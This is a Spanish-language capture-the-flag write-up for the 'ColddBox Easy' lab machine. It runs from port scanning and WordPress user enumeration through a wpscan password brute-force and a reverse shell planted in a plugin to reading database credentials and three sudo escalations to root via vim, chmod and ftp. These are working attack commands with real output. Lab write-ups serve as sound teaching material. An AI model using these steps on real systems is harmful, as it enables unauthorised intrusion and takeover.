Ping inicial: linux

```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ ping 10.10.197.236
PING 10.10.197.236 (10.10.197.236) 56(84) bytes of data.
64 bytes from 10.10.197.236: icmp_seq=1 ttl=63 time=55.6 ms
64 bytes from 10.10.197.236: icmp_seq=2 ttl=63 time=64.9 ms
64 bytes from 10.10.197.236: icmp_seq=3 ttl=63 time=60.8 ms
64 bytes from 10.10.197.236: icmp_seq=4 ttl=63 time=109 ms
^C
--- 10.10.197.236 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 55.554/72.686/109.447/21.482 ms
```

Nmap reporta puerto 80 http por defecto y reporta el puerto 4512 SSH? Al parecer han cambiado el sitio original donde se esconde el ssh en vez del puerto 22. Vemos en la captura como dice que corre un Wordpress 4.1.31, que es una versión bastante antigua de wordpress, seguramente encontremos algun exploit vulnerable


```
Scanned at 2025-02-14 11:39:53 CET for 27s
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-title: ColddBox | One more machine
4512/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDngxJmUFBAeIIIjZkorYEp5ImIX0SOOFtRVgperpxbcxDAosq1rJ6DhWxJyyGo3M+Fx2ko
W87nkPhPzNv5hdRUUFvImigYb4hXTyUveipQ/oji5rIxdHMNKiWwrVO864RekaVPdwnSIfEtVevj1XU/RmG4miIbsy2A7jRU034J8NEI7akDB+
|   256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKNmVtaTpgUhzxZL3VKgWKq6TDNebAFSbQNy
|   256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE/fNq/6XnAxR13/jPT28jLWFlqxd+RKSbEgujEaCjEc
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
```

Efectivamente, algo hay. (Bastantes)

```
Exploit Title                                                                                  |  Path
NEX-Forms WordPress plugin < 7.9.7 - Authenticated SQLi                                        | php/webapps/51042.txt
WordPress Core < 4.7.1 - Username Enumeration                                                  | php/webapps/41497.php
WordPress Core < 4.7.4 - Unauthorized Password Reset                                           | linux/webapps/41963.txt
WordPress Core < 4.9.6 - (Authenticated) Arbitrary File Deletion                               | php/webapps/44949.txt
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts                        | multiple/webapps/47690.md
WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service                                        | php/dos/47800.py
WordPress File Upload Plugin < 4.23.3 - Stored XSS                                             | php/webapps/51899.txt
WordPress Plugin Anti-Malware Security and Brute-Force Firewall 4.18.63 - Local File Inclusion (PoC) | php/webapps/46618.txt
WordPress Plugin Background Takeover < 4.1.4 - Directory Traversal                             | php/webapps/44417.txt
WordPress Plugin Best Web Soft Captcha 4.1.5 - Multiple Vulnerabilities                        | php/webapps/39547.txt
WordPress Plugin Better WP Security 3.4.8/3.4.9/3.4.10/3.5.2/3.5.3 - Persistent Cross-Site Scripting | php/webapps/27290.txt
WordPress Plugin Booking Calendar 4.1.4 - Cross-Site Request Forgery                           | php/webapps/27399.txt
WordPress Plugin Database Backup < 5.2 - Remote Code Execution (Metasploit)                    | php/remote/47187.rb
WordPress Plugin Duplicate Page 4.4.1 - Stored Cross-Site Scripting (XSS)                      | php/webapps/50256.txt
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities                            | php/webapps/39553.txt
WordPress Plugin Event Tickets 4.10.7.1 - CSV Injection                                        | php/webapps/47335.txt
WordPress Plugin EZ SQL Reports < 4.11.37 - Multiple Vulnerabilities                           | php/webapps/38176.txt
WordPress Plugin fGallery 2.4.1 - 'fimrss.php' SQL Injection                                   | php/webapps/4993.txt
WordPress Plugin Form Maker 5.4.1 - 's' SQL Injection (Authenticated)                          | php/webapps/48509.txt
WordPress Plugin Foxypress 0.4.1.1 < 0.4.2.1 - Arbitrary File Upload                           | php/webapps/18991.php
WordPress Plugin GoURL.io < 1.4.14 - File Upload                                               | php/webapps/47312.html
WordPress Plugin Helpful 2.4.11 - SQL Injection                                                | php/webapps/48307.txt
WordPress Plugin iThemes Security < 7.0.3 - SQL Injection                                      | php/webapps/44943.txt
WordPress Plugin Job Manager 4.1.0 - Cross-Site Scripting                                      | php/webapps/45031.txt
WordPress Plugin JTRT Responsive Tables 4.1 - SQL Injection                                    | php/webapps/43110.txt
WordPress Plugin Learnpress 4.1.4.1 - Arbitrary Image Renaming                                 | php/webapps/50706.txt
WordPress Plugin Mailing List - Arbitrary File Download                                        | php/webapps/18276.txt
WordPress Plugin My Calendar 2.4.10 - Multiple Vulnerabilities                                 | php/webapps/38648.txt
WordPress Plugin Ninja Tables 4.1.7 - Stored Cross-Site Scripting (XSS)                        | php/webapps/50455.txt
WordPress Plugin Photo Album Plus 4.1.1 - SQL Injection                                        | php/webapps/17983.txt
WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection                                    | php/webapps/48918.sh
WordPress Plugin Schreikasten 0.14.13 - Cross-Site Scripting                                   | php/webapps/19294.txt
WordPress Plugin Simple Ads Manager 2.9.4.116 - SQL Injection                                  | php/webapps/39133.php
WordPress Plugin Simply Poll 1.4.1 - Multiple Vulnerabilities                                  | php/webapps/24850.txt
WordPress Plugin Simply Poll 1.4.1 - SQL Injection                                             | php/webapps/40971.txt
WordPress Plugin Slider REvolution 4.1.4 - Arbitrary File Download                             | php/webapps/36554.txt
WordPress Plugin SP Client Document Manager 2.4.1 - SQL Injection                              | php/webapps/35313.txt
WordPress Plugin Swim Team 1.44.10777 - Arbitrary File Download                                | php/webapps/37601.txt
WordPress Plugin Symposium 14.10 - SQL Injection                                               | php/webapps/35505.txt
WordPress Plugin Ultimate Addons for Beaver Builder 1.2.4.1 - Authentication Bypass            | php/webapps/47832.py
WordPress Plugin User Role Editor < 4.25 - Privilege Escalation                                | php/webapps/44595.rb
WordPress Plugin Userpro < 4.9.17.1 - Authentication Bypass                                    | php/webapps/43117.txt
WordPress Plugin UserPro < 4.9.21 - User Registration Privilege Escalation                     | php/webapps/46083.txt
WordPress Plugin WP Symposium 14.11 - Arbitrary File Upload                                    | php/webapps/35543.py
WordPress Plugin WP Symposium 14.11 - Arbitrary File Upload (Metasploit)                       | php/remote/35778.rb
WordPress Plugin WP-Testimonials < 3.4.1 - SQL Injection                                       | php/webapps/42166.txt
WordPress Theme Zoner Real Estate - 4.1.1 Persistent Cross-Site Scripting                      | php/webapps/47436.txt
Shellcodes: No Results
```

Vamos a echarle un vistazo a la página web



Dice que es sencillo, vamos a probar directamente con enumeración de directorios antes

```
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 278]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.197.236/]
/wp-content           (Status: 301) [Size: 319] [--> http://10.10.197.236/wp-content/]
/wp-login.php         (Status: 200) [Size: 2547]
/license.txt          (Status: 200) [Size: 19930]
/wp-includes          (Status: 301) [Size: 320] [--> http://10.10.197.236/wp-includes/]
/wp-trackback.php     (Status: 200) [Size: 135]
/wp-admin             (Status: 301) [Size: 317] [--> http://10.10.197.236/wp-admin/]
/hidden               (Status: 301) [Size: 315] [--> http://10.10.197.236/hidden/]
Progress: 85166 / 1323366 (6.44%)
```

Ahora con WPSCAN podemos listar 3 usuarios

```
[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Feb 14 11:53:19 2025
[+] Requests Done: 59
[+] Cached Requests: 6
[+] Data Sent: 14.454 KB
[+] Data Received: 264.851 KB
[+] Memory used: 237.715 MB
[+] Elapsed time: 00:00:07
```

En el directorio /hidden podemos comprobar como los usuarios listados antes son los correctos

U-R-G-E-N-T


C0ldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip

Comanda de WPSCAN para realizar bruteforce sin necesidad de hydra.


```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ wpscan --url http://10.10.197.236 --usernames usuarios.txt --passwords /usr/share/wordlists/rockyou.txt --format cli
```

Contraseña encontrada con WPSCAN:


```
[+] Performing password attack on Wp Login against 3 user/s
[SUCCESS] - c0ldd / 9876543210
Trying hugo / 007007 Time: 00:03:00 <
```




En la sección de plugins una vez dentro nos encontramos con HELLO DOLLy, que como hemos visto en otras ocasiones y máquinas podemos colar un reverse shell de una forma muy fácil



Colamos una shell reversa dentro del archivo y nos ponemos a la escucha en el puerto 4445 con netcat





Le realizamos el tratamiento para que sea una shell interactiva al 100%


```
www-data@ColddBox-Easy:/var/www/html$ ls -l
total 184
drwxr-xr-x  2 root     root      4096 Oct 19  2020 hidden
-rw-r--r--  1 www-data www-data   418 Sep 25  2013 index.php
-rw-r--r--  1 www-data www-data 19930 Sep 24  2020 license.txt
-rw-r--r--  1 www-data www-data  7173 Sep 24  2020 readme.html
-rw-r--r--  1 www-data www-data  6369 Sep 24  2020 wp-activate.php
drwxr-xr-x  9 www-data www-data  4096 Dec 18  2014 wp-admin
-rw-r--r--  1 www-data www-data   271 Jan  8  2012 wp-blog-header.php
-rw-r--r--  1 www-data www-data  5132 Sep 24  2020 wp-comments-post.php
-rw-r--r--  1 www-data www-data  2726 Sep  9  2014 wp-config-sample.php
-rw-rw-rw-  1 www-data www-data  3056 Oct 14  2020 wp-config.php
drwxr-xr-x  6 www-data www-data  4096 Oct 19  2020 wp-content
-rw-r--r--  1 www-data www-data  2956 May 13  2014 wp-cron.php
drwxr-xr-x 12 www-data www-data  4096 Dec 18  2014 wp-includes
-rw-r--r--  1 www-data www-data  2380 Oct 25  2013 wp-links-opml.php
-rw-r--r--  1 www-data www-data  2714 Jul  7  2014 wp-load.php
-rw-r--r--  1 www-data www-data 33455 Sep 24  2020 wp-login.php
```

```
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');
```

Con las credenciales reutilizadas ahora somos c0ldd

```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
Password:
c0ldd@ColddBox-Easy:/var/www/html$
```

Creo recordar que /vim es una forma facil de escalar privilegios, y chmod tambien lo es, voy a consultar a gtfobins.

```
c0ldd@ColddBox-Easy:/var/www/html$ sudo -l
[sudo] password for c0ldd:
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:/var/www/html$
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)
```
sudo vim -c ':!/bin/sh'
```

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

Capabilities

Primera escalada de privilegios con VIM:

```
c0ldd@ColddBox-Easy:/var/www/html/wp-admin$ sudo -l
[sudo] password for c0ldd:
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sb

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:/var/www/html/wp-admin$
c0ldd@ColddBox-Easy:/var/www/html/wp-admin$
c0ldd@ColddBox-Easy:/var/www/html/wp-admin$ sudo vim -c ':!/bin/sh'

# ^[[2;2Rwhoami
/bin/sh: 1: not found
/bin/sh: 1: 2Rwhoami: not found
# whoami
root
#
```

Segunda escalada de privilegios:

```
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:/var/www/html/wp-admin$ chmod u+s /bin/bash
chmod: cambiando los permisos de '/bin/bash': Operación no permitida
c0ldd@ColddBox-Easy:/var/www/html/wp-admin$ sudo chmod u+s /bin/bash
c0ldd@ColddBox-Easy:/var/www/html/wp-admin$ /bin/bash
bash-4.3$ whoami
c0ldd
bash-4.3$ exit
exit
c0ldd@ColddBox-Easy:/var/www/html/wp-admin$ sudo /bin/bash
Disculpe, el usuario c0ldd no está autorizado para ejecutar «/bin/bash» como root en ColddBox-Easy
c0ldd@ColddBox-Easy:/var/www/html/wp-admin$ bash -p
bash-4.3# whoami
root
bash-4.3#
```

Tercera escalada de privilegios:

```
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:/var/www/html/wp-admin$ sudo ftp
ftp> !/bin/sh
# whoma^H^H^H
/bin/sh: 1: wh: not found
# whoami
root
#
```